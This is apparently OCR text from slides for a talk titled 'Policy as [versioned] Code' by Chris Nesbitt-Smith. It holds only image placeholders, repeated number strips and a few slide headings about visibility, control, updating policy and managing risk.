
Policy as *[versioned]* Code


Chris Nesbitt-Smith

UK Gov | esynergy | ControlPane | LearnK8s
& lots of open source



1 2 3 4 5 6 7 8 9

1 2 3 4 5 6 7 8 9


LACK OF VISIBILITY


UPDATING POLICY
...

1 2 3 4 5 6 7 8 9
LACK OF CONTROL

1 2 3 4 5 6 7 8 9

1 2 3 4 5 6 7 8 9
Hello!

MANAGING RISK



CLEANER

